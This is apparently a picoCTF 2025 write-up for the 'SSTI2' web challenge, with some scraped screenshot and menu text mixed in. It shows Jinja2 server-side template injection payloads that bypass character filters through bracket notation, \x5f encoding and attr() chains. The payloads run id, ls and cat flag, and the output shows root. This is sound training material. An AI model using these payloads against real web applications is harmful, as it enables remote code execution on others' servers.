

CHALLENGE #20: SSTI2 Write-up.

SSTI2

Medium

Web Exploitation

picoCTF 2025

browser_webshell_solvable

AUTHOR: VENAX

Description

I made a cool website where you can announce whatever you want! I read about input sanitization, so now I remove any kind of characters that could be a problem :)
Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.
Its current status is:
NOT_RUNNING

Launch Instance

Hints ?

1 2

Server Side Template Injection

10,531 users solved

picoCTF{FLAG}

Hints ?

1 2

Why is blacklisting characters a bad idea to sanitize input?

Flag

Solving Process:

The page contained a **simple input field** where users could type a message to be announced on the page. To verify the basic functionality, a simple input such as “**hello**” was entered and submitted. The page successfully displayed the message, confirming that the input field worked as expected.

Kali Linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

SSTI2


Not Secure http://shape-facility.picoctf.net:55305

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB




Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce:




The challenge description indicated that this task involved Server-Side Template Injection (SSTI), similar to a previous challenge, but with **input sanitization** implemented to block potentially dangerous characters. To check if the website was vulnerable to SSTI, a simple arithmetic expression `1 + 1` was entered first. The page displayed the expression exactly as typed. However, when the expression was wrapped inside double curly braces as `{{1+1}}`, the result displayed was `2`. This confirmed that the expression was executed on the server, indicating that the website was vulnerable to SSTI.




Next, it was necessary to determine which **template engine** the server was using. The website URL was copied and inspected using the command `curl -I <URL>` to check the response

headers. The headers revealed that the server was running on a Python web server, suggesting that the template engine could be **Jinja2**, which is commonly used in Python web frameworks.



To exploit this vulnerability, a payload capable of executing system commands in Jinja2 was tested. A commonly used payload that runs the **id** command was attempted in the input field. However, when the payload was submitted, the website returned a message indicating that the input was blocked. This confirmed that input sanitization filters were preventing certain characters from being used.



Upon examining the payload, several characters such as **dots** (**.**), **underscores** (**_**), and other symbols appeared to be restricted by the filter. To bypass these restrictions, an **encoded**

version of the payload was used, where the restricted characters were represented in alternative forms that the template engine could still interpret.

Kali Linux [Running] - Oracle VirtualBox

FileMachineViewInputDevicesHelp

1234

8:38

SSTI2Server-side template injectionServer Side Template Injection

onsecurity.io/article/server-side-template-injection-with-jinja2/

OffSecKali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DB

```
sudo apt-get install python-pip
pip install flask --user
python app.py
```

Playtime

This section is purely made up of things I have found while playing with the basic SSTI playground that is attached above. It also includes some methods that can be used to clean up, shorten, decrease character variety, or make the payloads more comfortable to use.

RCE bypassing as much as I possibly can.

I initially built the following payload for remote command execution, and will now try and apply as many filter bypasses as I can.

```
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
```

If the waf blocks ".":

```
{{request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('id')['read']()}}
```

If the waf blocks "." and "_":

```
{{request['application']['\x5f\x5fglobals\x5f\x5f']['\x5f\x5fbuiltins\x5f\x5f']['\x5f\x5fimport\x5f\x5f']('os')['popen']('id')['read']()}}
```

Bypassing the blocks on ".", "_", "[]" and "join" makes the payload turn into this payload I made for PayloadAllTheThings (<https://github.com/swisskyrepo/PayloadsAllTheThings/pull/181/commits/7e7f5e762831266b22531c258d628172c7038bb9>), also found on twitter (<https://twitter.com/SecGus/status/1249744031392940033>):

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')(\x5f\x5fbuiltins\x5f\x5f)|attr('\x5f\x5fgetitem\x5f\x5f')(\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```

RCE without using {{}}.

Kali Linux [Running] - Oracle VirtualBox

FileMachineViewInputDevicesHelp

1234

8:38

shape-facility.picocft.net:55305Server-side template injectionServer Side Template Injection

Not Secure http://shape-facility.picocft.net:55305/announce

OffSecKali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DB

uid=0(root)


gid=0(root)

groups=0(root)


After replacing the restricted characters with their encoded equivalents, the payload was submitted again. This time, the command executed successfully and returned the output of the **id command**, confirming that remote code execution had been achieved.

Once command execution was confirmed, the payload was modified to run the **ls command** to list all files in the server's directory. The output revealed several files, including one named **flag**. Finally, the payload was adjusted to run the **cat command** on the flag file. The contents of the file were displayed, revealing the flag.

```
(jure@kali)-[~]
$ {{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('ls')|attr('read')}}}
```



```
(jure@kali)-[~]
$ {{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('cat flag')|attr('read')}}}
```



SSTI2

Medium

Web Exploitation

picoCTF 2025

browser_webshell_solvable

AUTHOR: VENAX

Description

I made a cool website where you can announce whatever you want! I read about input sanitization, so now I remove any kind of characters that could be a problem :)
I heard templating is a cool and modular way to build web apps! Check out my website [here!](#)

This challenge launches an instance on demand.
Its current status is: **RUNNING**
Instance Time Remaining: **4:52**

Restart Instance

Hints ?

12

10,531 users solved

92% Liked

picoCTF{sst1_f1lt3r_byp4ss_63b833cd}

Submit Flag

Hurray! You solved this challenge.

Reflection:

This challenge demonstrated how input sanitization alone is often insufficient to prevent server-side template injection attacks. Even when certain characters are blocked, attackers may still bypass filters through encoding and alternative payload techniques. The activity highlights the importance of secure template handling and strict input validation to prevent remote code execution vulnerabilities.